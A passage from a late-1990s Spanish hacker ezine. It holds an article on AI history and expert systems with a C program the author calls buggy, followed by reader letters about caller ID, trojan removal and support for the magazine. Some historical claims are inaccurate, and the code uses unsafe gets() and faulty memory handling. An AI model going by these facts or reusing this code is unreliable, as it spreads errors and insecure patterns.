La prueba consiste en tener a una persona en una habitación y a la máquina en otra. Una persona fuera de ambas, y sin poder entrar a ninguna, realiza las preguntas que desee, a ambas entidades. Tanto la máquina como la persona responden lo que crean oportuno.

Si no es posible determinar con total certeza cuál es la persona y cuál la máquina, entonces la máquina habrá de considerarse inteligente.

Este test, en mi opinión y en la de otros que saben más que yo del tema, ha sido ampliamente superado. De hecho, por eso hoy día no se le considera válido.

El nacimiento de la Inteligencia Artificial (IA para los amigos ; ) , se ha establecido en 1960, con la creación del LISP por John McCarthy, del MIT. Justo un año después, Marvin Minsky, también del MIT escribiría un tratado titulado 'hacia la inteligencia artificial'.

Quizás el programa más conocido que realmente nunca superó el test de Turing, aunque algunos así lo consideren, es Eliza, de Joseph Weizenbaum, creado en 1964. Un programa capaz de mantener una conversación, parodiando a un psicoanalista. Esa era la intención de Weizenbaum cuando lo creó: burlarse de los psicoanalistas de su época.

La sorpresa se la llevo el, cuando su secretaria le pidió permiso para poder usar a Eliza con otra persona que se lo había solicitado, pues a ella le había resuelto los problemas que tenía. Weizenbaum se esforzó en demostrar primero que Eliza no era inteligente, y segundo, que era peligroso.

La verdad, en mi opinión no es inteligente, pero sí útil. Un buen psicoanalista no te resuelve el problema que tengas, te hace pensar para que tu seas capaz de resolverlo por ti mismo. Y eso es lo que hacía Eliza. A menos que se refiera al peligro para el psicoanálisis, que entonces muchos se quedarían sin trabajo.

El programa que causó un mayor revuelo fue el Doctor, de Borrow (espero haberlo escrito bien ; ) . Se trata de una versión ampliada de Eliza, que realmente superó el test de Turing.

Borrow lo estaba desarrollando como hobby, y lo dejó funcionando en el ordenador de su despacho mientras atendía otros asuntos. Su jefe se puso en contacto con el, o al menos eso creía. Conectado a la terminal, confundió al Doctor con Borrow, dándose cuenta del error cuando se le olvidó finalizar una frase con el punto. Esto era una condición necesaria para que Doctor recogiera la frase, la analizara y respondiese en consecuencia. Pero no respondió... Y al final todo se descubrió.

Sigo sin creer que Doctor fuera inteligente. Solo seguía un automata que en función de una entrada generaba una salida. Como una calculadora vulgar y corriente, pero más entretenido.

Después llegó Shrdlu. Más loco que ninguno de los anteriores. Te cambia de tema de conversación cuando de sale de las narices, y lo mejor es que realmente parece inteligente.

Pero volvemos al mismo punto de partida. ¿Qué es la inteligencia?

Generalmente, aunque tengamos la inteligencia delante de nuestras narices, no nos daremos cuenta. Ni siquiera lo hacemos con los animales. Veamos. Su estructura biológica les impide vocalizar como un humano. Pero eso no dice que no sean inteligentes. De hecho, un animal, aparte de entenderse con los propios de su especie, aprenden a entender a los humanos, aunque sean cosas reducidas, e incluso a otras especies. Y sin embargo, el ser humano solo entiende al ser humano, y a veces ni eso.

Un ejemplo lo tenemos con la gorila Koko. Habla usando el lenguaje de

signos de los sordomudos y mantiene perfectamente una conversacion. Hace poco incluso se adaptó a una terminal (menudo tecladito para soportar sus 'delicados dedos'), y estuvo una hora y pico charlando con la gente que lo quería a través de Internet.

Así que si ni siquiera somos capaces de discernir con certeza la inteligencia en un ser vivo, como lo vamos a hacer en una máquina?

Ramas de la IA  
=====

Con el paso del tiempo, la inteligencia artificial ha ido evolucionando. En esta evolución han surgido diversas ramas, algunas de las cuales no tienen nada que ver con las demás.

Una de las más conocidas es la búsqueda de soluciones, que además es la que de momento está más cerca de las redes.

La búsqueda de soluciones tiene su ejemplo más conocido en los programas de ajedrez. Estos programas exploran un árbol evaluando la posición de cada pieza dentro del tablero, analizando a su vez las jugadas posteriores para determinar cuál es el movimiento mejor o en su caso, el menos malo.

Pero nosotros tenemos un ejemplo mucho más cercano. En la red Internet. Cuando un paquete IP no puede llegar a su destino por un camino, se busca uno alternativo. Y ahí entran en juego los algoritmos de búsqueda usados en inteligencia artificial.

De hecho, los algoritmos de predicción de saltos de los modernos procesadores y los algoritmos de gestión de procesos de los sistemas multitarea siguen reglas muy próximas a los algoritmos de búsqueda de la inteligencia artificial.

Otro campo de interés es el del procesamiento del lenguaje natural. Aquí entran programas como Eliza, Doctor o Schrldu. Pero mucho mejores. Desde luego, ninguna empresa hoy piensa en desarrollar un programa que mantenga una conversación con el usuario, a no ser que se trate de un programa que intente convencernos para que compremos Windows 2000.

Esta rama de la IA se aplica especialmente a correctores ortográficos que no solo miran que una palabra esté en un diccionario. Pero sobre todo a los archipopulares traductores automáticos. Hay que tener presente que entre los diferentes idiomas existen diferencias de expresión que no se solucionan simplemente con cambiar una palabra de un idioma a otro.

Además, junto con otro campo de la IA que ahora veremos, es el ideal para los sistemas de reconocimiento de voz dedicados a procesadores de texto. Os imagináis un programa que según le dictáis os corrige gramatical y sintácticamente... ¿qué rollo, no?

Lo siguiente es el reconocimiento de modelos... Interesante y a la vez útil, sobre todo en fábricas, usado en conjunto con un control de robótica.

Por seguir, podemos seguir tratando de la lógica, la lógica difusa, y las últimas tendencias como la vida artificial.

Pero de lo que va a tratar este artículo principalmente es de los sistemas expertos. De qué son, cómo funcionan y para qué se usan.

Sistemas expertos  
=====

Realmente no hay mucho que decir sobre los sistemas expertos... Se trata de sistemas que son expertos. ¿A qué lo he dejado claro? ;)

Bromas aparte. Un sistema experto trata de reproducir a un experto en una materia concreta. Imaginemos a una persona que no tiene mucha idea de

ordenadores y se ha encontrado una tarjeta para su equipo. No sabe para que sirve, pero tiene un amigo que es un genio de las computadoras. Vamos, que nacio con un modem/fax bajo el brazo.

Da la casualidad que el dia que se encuentran no lleva la tarjea encima y sale el tema. Entonces el amigo le pregunta:

```
<amigo> Es ISA o PCI
<afortunado> Y eso que es?
<amigo> la conexion al ordenador... tiene pistas grandes o peque~as?
<afortunado> peque~as
<amigo> tiene conectores externos?
<afortunado> si
<amigo> Cuantos?
<afortunado> 1
<amigo> Reconoces el tipo?
<afortunado> Parece de telefono, pero es mas ancho
<amigo> Y solo tiene 1?
<afortunado> Si, con dos lucecitas a un lado
<amigo> Tio, lo tuyo es una tarjeta de red UTP.
```

El sistema experto, cn unas reglas para las preguntas mas estrictas, tiene que reproducir al amigo.

El uso de sistemas expertos nos ayuda a evitar que se nos pasen detalles por alto cuando tenemos que tomar una decision importante, por ejemplo. Ademas, la ventaja de disponer de un sistema experto se fundamenta especialmente en que al ser un programa de ordenador, o una maquina, se hacen copias y cada uno puede tener en su casa a su propio experto, sin tener que estar dependiendo de la experiencia y formacion que requiere un experto humano.

Ademas, lo que aprenda el sistema experto podra ser usado en los demas sistemas expertos, y sobre todo, no se cansa nunca. Asi nos aseguramos que no falla en un momento crucial.

Claro, que nada de esto se desarrolla si no tiene unas posibilidades comerciales. Lamentable, pero es asi... Al menos lo era con la era Microsoft.

La IA estaba un poco muerta, cerrada a los laboratorios de investigacion. Pero a finales de los a-os 70 se creo MYCIN, el primer sistema experto comercial.

MYCIN fue un exito total. Se desarrollo en la Universidad de Standford (que curioso, como el cache kernel), con la intencion de ayudar a los medicos a diagnosticar ciertas enfermedades bacterianas. En base a la comparacion de muestras, el sistema experto elabora un criterio con el que se contrasta el criterio del medico.

Hoy dia ya es impensable que un moderno hospital no cuente con un sistema experto para confirmar las decisiones de los medicos. La palabra final la sigue teniendo el medico, pero ahora cuenta con una ayuda importantisima, y que nunca falla. (Fallara el al introducir los datos, pero el programa no falla. Hace lo que esta programado).

En 1978 se desarrollo otro sistema experto de exito: PROSPECTOR. Este quizas impulso mas la carrera por desarrollar mejores sistemas expertos, dado que su mision era predecir la posibilidad de encontrar depositos de minerales en una region en concreto. Minerales como petroleo, gas natural, helio...

El sistema experto... por dentro  
 =====

Fundamentalmente un sistema experto se constituye de dos partes esenciales. Son la Base de conocimiento y el Motor de inferencia.

La Base de conocimiento es una base de datos constituida por los objetos de la muestra y los atributos que poseen mediante una relacion especial. Por ejemplo, la tarjeta de red anterior es el objeto, y los atributos son rj45, indicadores luminosos, etc. La relacion es 'tiene'

El Motor de inferencia es el que se encarga, a partir de la Base de Conocimiento y de los datos proporcionados por el usuario, de discernir a que objeto nos referimos. Para llegar a una conclusion, podemos usar uno de tres metodos:

- Encadenamiento hacia adelante: Aqui el usuario suministra los datos al sistema en un principio, y el sistema elabora una hipotesis con ellos.
- Encadenamiento hacia atras: En este caso, el sistema comienza preguntando al usuario por propiedades que puede tener el objeto, creando una hipotesis inicial y trabajando en demostrarla.
- Reglas de produccion: Se trata de un encadenamiento hacia atras mejorado, en el que por defecto el sistema siempre hipotetiza sobre la posibilidad que de ser eliminada elimine la mayor incertidumbre posible.

Codigo fuente para entrenarse un poco  
 =====

Aqui os dejo una version muy cutre (y con errores) de un sistema experto de proposito general muy basico.

```
<+> set_017/SE/experto.c
/* experto.c by Falken para SET
 *
 * BETA 1
 *
 * SET - Saqueadores Edicion Tecnica, 1998
 *
 * Sistema experto basico de proposito general que ofrece multiples
 * soluciones y ademas muestra el razonamiento seguido.
 * Basado en el fuente incluido en el libro 'Utilizacion de C en inteligencia
 * artificial' de Herbert Schildt, y publicado por Osborne/McGrawHill
 *
 * UNIX/Linux: gcc -o experto experto.c
 * DOS: DJGPP
 * Windows: Cygnus
 *
 * EXPERTO
 *
 */

#include "stdio.h"
#include "alloc.h"

#define MAX 100

struct atributo {
    char atrib [80];
    struct atributo *siguiente;
} at;

struct objeto {
    char nombre [80];
    struct atributo *alista;          /* Apuntar a la lista de atributos */
} ob;

struct objeto_rechazado {
    char nombre [80];
```

```

        char atrib [80];                /* Atributo que causo el rechazo */
        char condicion;                /* Era necesario o se descarto por
                                        una deduccion previa */
    } rj;

struct objeto_rechazado r_base [MAX];
struct objeto base_c [MAX];          /* Base de conocimiento */

int n_pos = -1;                      /* Posicion en la base de
                                        conocimiento */
int r_pos = -1;                      /* Posicion en la lista de
                                        rechazos */

struct atributo *si, *no;             /* listas de tiene y no tiene */
struct atributo *siguientesi, *siguienteno;

main ()
{
    char ch;

    no=si=0x00;
    do {
        libera_lista();
        ch=menu();
        switch(ch) {
            case 'i': introduce();
                       break;
            case 'p': pregunta();
                       break;
            case 's': salva();
                       break;
            case 'c': carga();
                       break;
        }
    } while (ch != 'x');
}

libera_lista()
{
    struct atributo *p;

    while (si) {
        p = si -> siguiente;
        free (si);
        si = p;
    }

    while (no) {
        p = no -> siguiente;
        free (no);
        no = p;
    }
}

/*
 * Ahora codificamos la funcion encargada de crear la base de conocimiento
 */

introduce()
{
    int t;
    struct atributo *p, *anterior_p;

    for (;;) {
        t = obtiene_siguiente();
        if (t == -1) {
            printf ("Fuera de la lista.\n");
            return;
        }
    }
}

```

```

printf ("Nombre del objeto: ");
gets (base_c[t].nombre);

if (!*base_c[t].nombre) {
    n_pos--;
    break;
}

p = (struct atributo *) malloc(sizeof(at));
if (p == 0x00) {
    printf ("No hay memoria suficiente.\n");
    return;
}
base_c[t].alista = p;
printf ("Introduce los atributos del objeto. ENTER para salir\n");
for (;;) {
    printf (">> ");
    gets (p->atrib);
    if (!p->atrib[0]) break;
    anterior_p = p;
    p->siguiente = (struct atributo *) malloc(sizeof(at));
    p = p->siguiente;
    p->siguiente = 0x00;
    if (p == 0x00) {
        printf ("No hay memoria suficiente.\n");
        return;
    }
}
anterior_p->siguiente = 0x00;
}
}

/*
 * Ahora codificamos la funcion encargada de realizar las preguntas al
 * Sistema Experto.
 */

pregunta ()
{
    int t;
    char ch;
    struct atributo *p;

    for (t=0;t<=n_pos;t++) {
        p = base_c[t].alista;
        if (intenta(p, base_c[t].nombre)) {
            printf ("%s concuerda con la actual descripcion\n", base_c[t].nombre);
            printf ("sigo (S/N): ");
            ch = tolower(getche());
            printf ("\n");
            if (ch == 'n') return;
        }
    }
    printf ("No se ha(n) encontrado (mas) objeto(s)\n");
}

/*
 * Esta funcion se encarga de comprobar un objeto.
 */

intenta (struct atributo *p, char *ob)
{
    char respuesta;
    struct atributo *a, *t;

    if (!sigueno(p)) return 0;
    if (!siguesi(p)) return 0;

    while (p) {

```

```

    if (preg (p->atrib)) {
        printf ("es/ha/tiene %s? ", p->atrib);
        respuesta = tolower(getche());
        printf ("\n");

        a = (struct atributo *) malloc(sizeof(at));
        if (!a) {
            printf ("No hay memoria suficiente.\n");
            return;
        }
        a->siguiente = 0x00;
        switch(respuesta) {
            case 'n': strcpy (a->atrib, p->atrib);
                if (!no) {
                    no = a;
                    siguiente = no;
                }
                else {
                    siguiente->siguiente = a;
                    siguiente = a;
                }
                return 0;
            case 's': strcpy (a->atrib,p->atrib);
                if (!si) {
                    si = a;
                    siguientesi = si;
                }
                else {
                    siguientesi->siguiente = a;
                    siguientesi = a;
                }
                p = p->siguiente;
                break;
            case 'p': razonando (ob);
                break;
        }
    }
    else p = p->siguiente;
}
return 1;
}

/*
 * Busca un atributo que no tenga el objeto y que este en la lista
 */

sigueno (struct atributo *p)
{
    struct atributo *a, *t;
    a = no;
    while (a) {
        t = p;
        while (t) {
            if (!strcmp(t->atrib,a->atrib))
                return 0;
            t = t->siguiente;
        }
        a = a->siguiente;
    }
    return 1;
}

/*
 * Comprueba que tenga los atributos seleccionados
 */

siguesi (struct atributo *p)
{

```

```

    struct atributo *a, *t;
    char ok;

    a = si;
    while (a) {
        ok = 0x00;
        t = p;
        while (t) {
            if (!strcmp(t->atrib,a->atrib))
                ok = 0x01;
            t = t->siguiente;
        }
        if (!ok) return 0;
        a = a->siguiente;
    }
    return 1;
}

/*
 * Comprueba si el atributo se pregunto con anterioridad
 */

preg (char *atrib)
{
    struct atributo *p;

    p = si;
    while (p && strcmp(atrib, p->atrib))
        p = p->siguiente;

    if (!p) return 1;
    else return 0;
}

/*
 * Esta funcion muestra el motivo por el que se sigue una determinada linea
 * de conocimiento.
 */

razonando (char *ob)
{
    struct atributo *t;
    int i;

    printf ("Intentando %s\n", ob);
    if (si)
        printf ("es/tiene/ha :\n");
    t = si;
    while (t) {
        printf ("%s\n", t->atrib);
        t = t->siguiente;
    }
    if (no)
        printf ("No es/tiene/ha :\n");
    t = no;
    while (t) {
        printf ("%s\n", t->atrib);
        t = t->siguiente;
    }

    for (i=0;i<=r_pos;i++) {
        printf ("%s rechazado porque ", r_base[i].nombre);
        if (r_base[i].condicion == 'n')
            printf ("%s no es un atributo.\n", r_base[i].atrib);
        else
            printf ("%s es un atributo requerido.\n", r_base[i].atrib);
    }
}

```

```

/*
 * Situar el objeto rechazado en la base de datos
 */

rechaza (char *ob, char *at, char cond)
{
    r_pos++;

    strcpy(r_base[r_pos].nombre, ob);
    strcpy(r_base[r_pos].atrib, at);
    r_base[r_pos].condicion = cond;
}

/*
 * Conseguir el siguiente indice libre del array de la base de conocimiento
 */

obtiene_siguiente()
{
    n_pos++;
    if (n_pos < MAX) return n_pos;
    else return -1;
}

/*
 * Aqui va la codificacion del menu de opciones
 */

menu()
{
    char ch;

    printf("(I)ntroduce (P)regunta (S)alva (C)arga e(X)it\n");
    do {
        printf("Selecciona una opcion: ");
        ch = tolower(getche());
    } while (!esta_en(ch, "ipscx"));
    printf("\n");
    return ch;
}

/*
 * Salvar la base de conocimiento
 */

salva ()
{
    int t, x;
    struct atributo *p;
    FILE *fp;

    if ((fp = fopen("experto.dat", "w")) == 0) {
        printf("No puedo crear el archivo\n");
        return;
    }
    printf("Salvando la base de conocimientos\n");

    for (t=0;t<=n_pos;++t) {
        for (x=0;x<sizeof(base_c[t].nombre);x++)
            putc(base_c[t].nombre[x], fp);
        p = base_c[t].alista;
        while (p) {
            for (x=0;x<sizeof(p->atrib);x++)
                putc(p->atrib[x], fp);
            p = p->siguiente;
        }
        for (x=0;x<sizeof(p->atrib);x++)
            putc ('\0', fp);
    }
}

```

```

        putc (0, fp);
        fclose (fp);
    }

/*
 * Cargar una base de conocimiento previamente almacenada
 */

carga()
{
    int t, x;
    struct atributo *p, *anterior_p;
    FILE *fp;

    if ((fp = fopen("experto.dat", "r")) == 0) {
        printf ("No puedo abrir el archivo.\n");
        return;
    }
    printf ("Cargando la base de conocimientos\n");

    ini_basec();

    for (t=0;t<MAX;++t) {
        if ((base_c[t].nombre[0] = getc(fp)) == 0)
            break;
        for (x=1;x<sizeof(base_c[t].nombre);x++)
            base_c[t].nombre[x]=getc(fp);
        base_c[t].alista = (struct atributo *) malloc(sizeof(at));
        if (!base_c[t].alista) {
            printf ("No hay memoria suficiente.\n");
            break;
        }

        base_c[t].alista = (struct atributo *) malloc(sizeof(at));
        p = base_c[t].alista;
        if (!p) {
            printf ("No hay memoria suficiente.\n");
            return;
        }
        for (;;) {
            for (x=0;x<sizeof(p->atrib);x++)
                p->atrib[x]=getc(fp);

            if (!p->atrib[0]) {
                anterior_p->siguiente=0x00;
                break;
            }

            p->siguiente = (struct atributo *) malloc(sizeof(at));
            if (!p->siguiente) {
                printf ("No hay memoria suficiente.\n");
                break;
            }
            anterior_p = p;
            p = p->siguiente;
        }
    }
    fclose (fp);
    n_pos = t - 1;
}

/*
 * Funcion para inicializar la base de conocimiento
 */

ini_basec()
{
    int t;
    struct atributo *p, *p2;

```

```
        for (t=0;t<=n_pos;t++) {
            p = base_c[t].alista;
            while (p) {
                p2 = p;
                free (p);
                p = p2->siguiente;
            }
        }
}

esta_en (char ch, char *s)
{
    while (*s)
        if (ch == *s++)
            return 1;
    return 0;
}
<-->
```

Por el momento lo vamos a dejar aqui. Aun queda mucho por ver, tanto de sistemas expertos como de IA.

Como os decia mas arriba, este codigo fuente tiene muchos errores, y el sistema experto no funciona precisamente bien. Asi lo teneis como ejercicio para SET 18. Venga, intentad hacer que funcione lo mejor posible, a-adirle mejoras. Y a ver si es mejor que el que os de en SET 18.

Have P/Hun  
Falken  
\*EOF\*

-[ 0x0B ]-----  
 -[ LA VUELTA A SET EN 0x1B MAILS ]-----  
 -[ by SET Staff ]-----SET-17-

-{ 0x01 }-

Soy un interesado en el artículo y en el programa que hiciste para el seguimiento del coche robado el hardware y el software, por favor solicito el programa ese y una cosa más me gustaría que me dijeras paso por paso lo que tengo que hacer porque estoy en un barrio que no puede dejar coche alguno, por favor y ruego, imploro, pidoooooo que me envíes mucha información así como planos para intentarlo montar

esperando una respuesta positiva

]SUzUKU[

[ La verdad que está muy mal la situación hoy día de las calles. La seguridad urbana escasea en muchos puntos. Pero lamentablemente el texto de Omega era más bien Ciencia Ficción. El sistema es realizable, con ciertas restricciones. No es algo que tengamos desarrollado. Pero quien sabe lo que publicaremos en próximos números? ;) ]

-{ 0x02 }-

Hola a todos. Esta va para el profesor Falken

Me gustaría saber si existe alguna manera de evitar el caller id: Si se puede transformar o limpiar en la llamada para que no nos detecten.

También me gustaría saber como puedo yo detectar ese caller id en una llamada.

Gracias

[ A la primera pregunta: Si que se puede.  
 A la segunda pregunta: Detectar el Caller ID es bien simple, siempre que dispongamos de una línea RDSI. Veamos, solamente se trata de un parámetro que va en los datos intercambiados entre las centralitas y los equipos RDSI. Claro, que teniendo en cuenta como en España se nos ha dificultado el acceso a este tipo de líneas de comunicaciones por parte de las "geniales compañías telefónicas", la dificultad está en acceder a este dato desde un equipo no RDSI. NOTA: La línea es diferente. ]

-{ 0x03 }-

Este correo, va dirigido, a los ezines hispanos que creo que son los que valen la pena.

SET, Raregazz, JJF. Teneis artículos buenos, artículos MUY BUENOS.

Pero veo problemas, a mi punto de vista con los ezines. A parte de que hay muchos, es un desperdicio de artículos.

Ahora os digo la solución tajante, y luego, la comento.

Creo, que una sección =artículos de la revista=, en la que separaseis los artículos, sería una gran idea.

Compensa separar los artículos, para que la gente, sepa que coger. Ordenarlos por tema, y nivel.

Sigo diciendo, que, la incomodidad de un ezine, es tener que rebuscar entre otros artículos, que te pueden parecer interesantes o no, el que buscas. Y así, grupos como hackUMA, no se matarían a reventar, los bugs de SET y artículos de RareGazz, para poder tener artículos decentes en su web.

Por favor "reply"car este correo como señal de que lo habéis recibido.

[ Antes de nada... Haceis un digest con lo que pillais por ahí y no avisais? Bueno, mientras no modifiqueis los originales, no hay problema.  
Lo de separar los artículos para que cada uno coja lo que quiera... No es mala idea del todo. Quizas con este número de SET te hayas llevado una sorpresa :)  
La idea de dar la publicación de esta forma es básicamente porque si no te interesa un artículo, no hace falta que te este estorbando cuando usas un visor de texto. Y mejor aun. Parecera absurdo en una época en la que los sistemas operativos piden cada vez mas y mas recursos. Pero aun queda mucha gente que dispone de maquinas modestas incapaces de editar un archivo de mas de 500k Y al menos nosotros lo que intentamos es que llegue a cuanta mas gente, mejor. Ya veremos porque aun aguardan muchas sorpresas. ]

-{ 0x03 }-

NecroSaludos,

Pues en 1º lugar muchas gracias por publicar la lista de nodos de la Red de IRC Union Latina. :-))))

[ De nada ;> ]

Tambien darles animo, y sigan adelante... Menea guarraa les hicieron los del #hackers, la verdad no entiendo esa postura censuradora y poderosa, como keriendo decir nosotros somos the best y como somos tan guays os jodemos, porke no nos gusta lo ke decis...

Nunca entenderé como esa gente se denomina hackers así mismos, cuando son totalmente lo opuesto. Venga animo y sigan dándole caña...

[ Nosotros tampoco lo entendemos, creeme. Debe ser por la moda. ellos usan colonia marca "Hacker", y nosotros simplemente aprendemos. No te preocupes, que seguiremos aquí por muchos años. ]

Ale pues estuve hablando con el Creative1, y me comento ke muchos lectores de SET, se habian dado un garbeo, y preguntaban por el canal de set allí o algo asim... Pues nada, les propongo ke si les interesa, se les puede registrar allí el canal #set en Union Latina. Creo ke seria muy util para los lectores de la revista, ke tuvieran un lugar, para poder solucionar sus dudas, y tal... Así de paso se comunicarian con los lectores y otros usuarios de la Red, para ke vean ke son gente normal, y no son criminales (como dicen los medios de comunicacion) son gente con animo de conocimientos... Bueno pues ke si les interesa envíen un mail a:

[ Pillines !!! Creiais que se me iba a escapar el email de esta persona... Ni por asomo :)

Pues si, el tema seria interesante. Claro, que la mayoría de nosotros no dispone de tiempo para pasar por el IRC. Pero la idea es buena. Adelante con ella. Procurare enviarte un mail en cuanto saque un rato libre. O se lo encargare a alguien del

equipo. ]

Yo ya he hablado con el, y esta de acuerdo, ya le he comentado ke en caso de ke esten interesados se lo diran por e-mail, diciendo ke van de parte mia.

Yo creo ke es una gran idea... Por cierto solo les pido ke si les ha llegado el e-mail, pues ke por lo menos me contesten con un e-mail diciendome si no estan interesados, en caso de ke no me llegue entendere ke ya han hablado con Crea... :-)

Ale pues en caso de ke decidan afirmativamente, para mas info sobre las ordenes de KaOs y tal:

<http://www.unionlatina.org/kaos>

Venga Saludox ah... ¡Y KE CUMPLAN MUCHOS AÑOS MAS! :-))

Un Saludo de Muerte (Director del Necronomicon)

NECRONOMICON (El Libro de los Muertos)

<http://members.xoom.com/necrolibro>

P.D: Sino conocen a Lovecraft... ¿A ke esperan para leerlo?

<< Que no está muerto lo que yace eternamente. Y con el paso de los evos, aun la muerte puede morir. >> Fragmento del Necronomicon de Abdul Alhazred

Lo siento pero no me he podido resistir uno es un fan de HPL... :-)

Y ke Cthulhu les guie por el "mal camino" (XDDD bueno eso es lo ke piensan la mayoria, pero en realidad es el buen camino...)

¡ ANARKIA !

-{ 0x04 }-

Cual es el limite que le da eGroups.com al tamaño de los emails que les envian a los suscriptos de una determinada lista?

[ A ver... De momento hay una lista en la que solo el moderador puede escribir. El tamaño maximo? No recuerdo haber visto por ahí nada que indique un tamaño maximo. Pero si uno de los que estan suscritos tiene limite en su buzón, pues la cagamos. ]

-{ 0x05 }-

Amigos de SET :

La verdad lo sentimos mucho .. por lo de geocities .. sepan que tienen nuestro total apoyo en cualquier cosa .. sea lo que sea .. estamos a vuestra disposición para cualquier cosa .. en la cual les seamos utiles ... Estos lamerones la verdad se creen la gran cosa pero ni si quiera son capaces de dar la cara .....Y la verdad estan perjudicando a una gran cantidad de personas (LECTORES) con este acto de COBARDIA .

Aguante SET .!!!! forever

[ Pues si supierais lo de los anonimos con amenazas de muerte.

Desde luego han demostrado ahora mas que nunca lo que son.  
Nosotros, a lo nuestro. ]

Proyecto\_R  
Magazine

AnDyK  
TAkER  
MATE  
PlaXiuS

-{ 0x06 }-

Falken,  
Desde argentina, te mando todo el apoyo posible!

[ GRACIAS ]

Lo dejes que esos lamerz los inhiban de seguir con la ezine que es  
Excelente.  
Y digo lamerz, porque son los lamerz capaces de avisarle a Geocities de la  
Web.  
Por un lado ellos defiende la libertad de Expresion, la informacion debes  
ser libre, etc. Y avisan a Geocities para que bajen su Web... (Que ironia,  
no?)

[ Y bien que. Paranoias que se montan algunos. ]

Muchachos, si necesitan alguna ayuda con la Web, yo soy diseñador de Web,  
quizas pueda ayudarlos con algunos grafiquitos o con alguna seccion de la  
Web, no tengo problema. Voy a averiguar si consigo algun server argentino,  
para hacer un mirror o directamente subir la pagina de Set ahi y que nadie  
por mas lamerz que sea los pueda sacar.  
Desde aqui todo nuestro apoyo a nuestros hermanos Españoles!  
Saludos  
Zomba  
PD: No duden en darse una vuelta por conectados.ciudad.com.ar 6667  
en el #hack.ar asi podemos charlar un poco (Hay muchos newbies, pero tambien  
hay gente que sabe)

[ Lo importante es que seguro no son como los de aqui ]

-{ 0x07 }-

Estamos con vosotros al 100% . La mayoria de la gente de ese canal ha  
aprendido gracias a vosotros y a nosotros que dedicamos muchas horas  
diarias para que la gente aprenda. Es una verguenza que intenten joder a  
aquellos que les enseñan.

Cualquier cosa que necesites ... sabeis que podeis contar con nosotros.

Un saludo

[ GRACIAS GuyBrush. Y ya de paso felicitaros por el empuje que tiene  
RareGazz. Los ultimos numeros son geniales. Aunque algunas secciones  
me suenan un poquito ;) ]

-{ 0x08 }-

Espero sirva esto

Se trata de como quitar los trojanos que traen de cabeza a muchos.

En primera el Netbus 1.53, al instalar el trojano una sesion de msdos se inicia y finaliza con un texto en la pantalla

"not enough memory"

Al pasar esto, se instala el trojano y remotamente te controlan.  
La solucion esta en borrar el archivo que provoca todos estos fallos.

c:\windows\sysedit.exe <---- el icono es una tuerca

Esto no se puede borrar desde windows, tienes que reiniciar tu computadora en modo msdos y desde ahi borrarlo.  
Haciendo esto ya no te podran controlar con el Netbus 1.53  
Con la otra version no se si sea lo mismo, supongo que es algo parecido a esto.

<<<Segun yo>>> tengo la solucion para el Back Orifice.  
Al ejecutar el programa que instala el trojano (programa que aparece sin icono) desaparece misteriosamente.  
A donde se va este programa es a

c:\windows\system\ .exe <--- archivo sin nombre

Este archivo no puede eliminarse desde windows ni tampoco desde msdos.  
Lo que yo hice fue borarlo desde linux

Ahi si funciona

Al parecer estoy libre de infecciones.

JORGE Y ANTONIO BRENAN

[ Desde luego... Si es que Linux es lo mejor. Ademas, usando Linux nos aseguramos de que no puedan usar el BO con nosotros. Bueno, no solo con Linux, pero cualquiera paga una licencia de un Solaris ;) ]

-{ 0x09 }-

Hola, SET

Saludos, no desde la primera Isla Tortuga, sino donde esta ubicada esta, me alegro que hallan publicado mi e-mail, siento un poco de orgullo por eso, aunque un poco descontento por llamarme bukanera, no todos somos asi, si vivieras aqui lo sabrias muy bien, aunque tienes muchas razon mucha gente se mata por..., no es culpa del pueblo sino del gobierno que nos gobierna, pero como siempre existe alguien en contra de esto, aqui creo que hay unos cuantos hacker muy reservados en lo suyo, pero yo que soy un novatillo de primera clase y con ganas de aprender, muchas cosas las he aprendido de ustedes, maestros de este arte por maravilloso y en cierta forma, me hace ver que si hay un futuro, para todo

aquel que lo proponga y luce por este.  
GRACIAS!!!!!!!

[ De nada. Antes aclararte lo de bucanero. Supongo que conoceras algo de la historia de la Isla de Tortuga. Hubo un tiempo en el que los habitantes de la isla fueron los bucaneros. Mucha gente los confundia con los piratas, tal y como sucede hoy dia con los hackers.  
Todo comenzo con la guerra de que los espa~oles iniciaron contra Inglaterra, Francia y los Países Bajos. Los espa~oles se apoderaron de las posesiones de la gente, que tubo que refugiarse en Haiti. Se dedicaron a la cria del cerdo, cuya carne ahumada recibe el termino "bucan" y de ahi, bucanero.  
En 1630 los espa~oles atacaron Haiti, y los supervivientes se refugiaron en la Isla de Tortuga. Asi, los bucaneros solo atacaban barcos espa~oles, pero porque estaban en guerra. Mientras tanto, los piratas atacaban a cualquiera, con tal de saquear (huy, que mal suena esto :) ) Como ves, lo de bucanero mucha gente lo tiene mal interpretado.  
Y ahora que lo pienso... Esto no es una ezine de hacking? Pues dejemos por un momento la historia de lado. Y si alguien quiere continuar, lo haremos en privado ;> ]

Bueno, pregunto que si es posible, conectarme a un proveedor de otro pais, se preguntaran porque quiero esto, es que donde esta ubicado el proveedor de servicios de Internet, la llamadas locales son gratis, si uno vive en esa ciudad y se conecta a Internet, seria gratis Internet y el telefono.

Ah!, creo que se imaginan lo que quiero hacer no, mi intesion es conectarme, desde aqui, haciendo una llamada internacional a ese pais y ciudad, cuando me conecte, se que pagare la llamada internacional bien caro solamente seran unos segundos o minutos, para la conexion, cuando este conectado, seguire paganda tarifas Internacionales, locales o tal vez gratis.

[ Sorry. A si, a pelo, sin trucar la linea, aprovechar fallos en la red telefonica, etc. pagaras la llamada internacional. ]

Por favor, answer to me!

Gracias, por aver publicado mi mensaje, GRACIAS, GRACIAS.....

SALUDOS, desde donde esta ubicada la primera Isla Tortuga. Un Saludo de parte de KION

-{ 0x0A }-

Holas pecadores!!!

Cojonuda la 16 y  
Gracias por la mención en la revista!!! :))))  
Seguid así!!

Un saludete  
Genkaos

-{ 0x0B }-

Profesor Falken:

Al leer SET 16 nos hemos enterado de la nueva iniciativa con respecto a la creación de las listas. Dado que vemos el duro trabajo que es mantener SET al día y ahora también mantener la nueva lista, pensamos que sería mucho trabajo crear una lista interactiva si los lectores no la piden, pero nosotros sabemos que es muy necesaria, ya sea para informarnos de nuevos sucesos, intercambiar información, pensamientos, etc, como también colaborar con aquellos que recién comienzan.

Vasandonos en esta realidad se nos ha ocurrido a Black Wizard y a mi (Avathar), crear una lista de discusión, para todos los que quieran suscribirse, dicha lista sería de SET, pero nosotros, los moderadores.

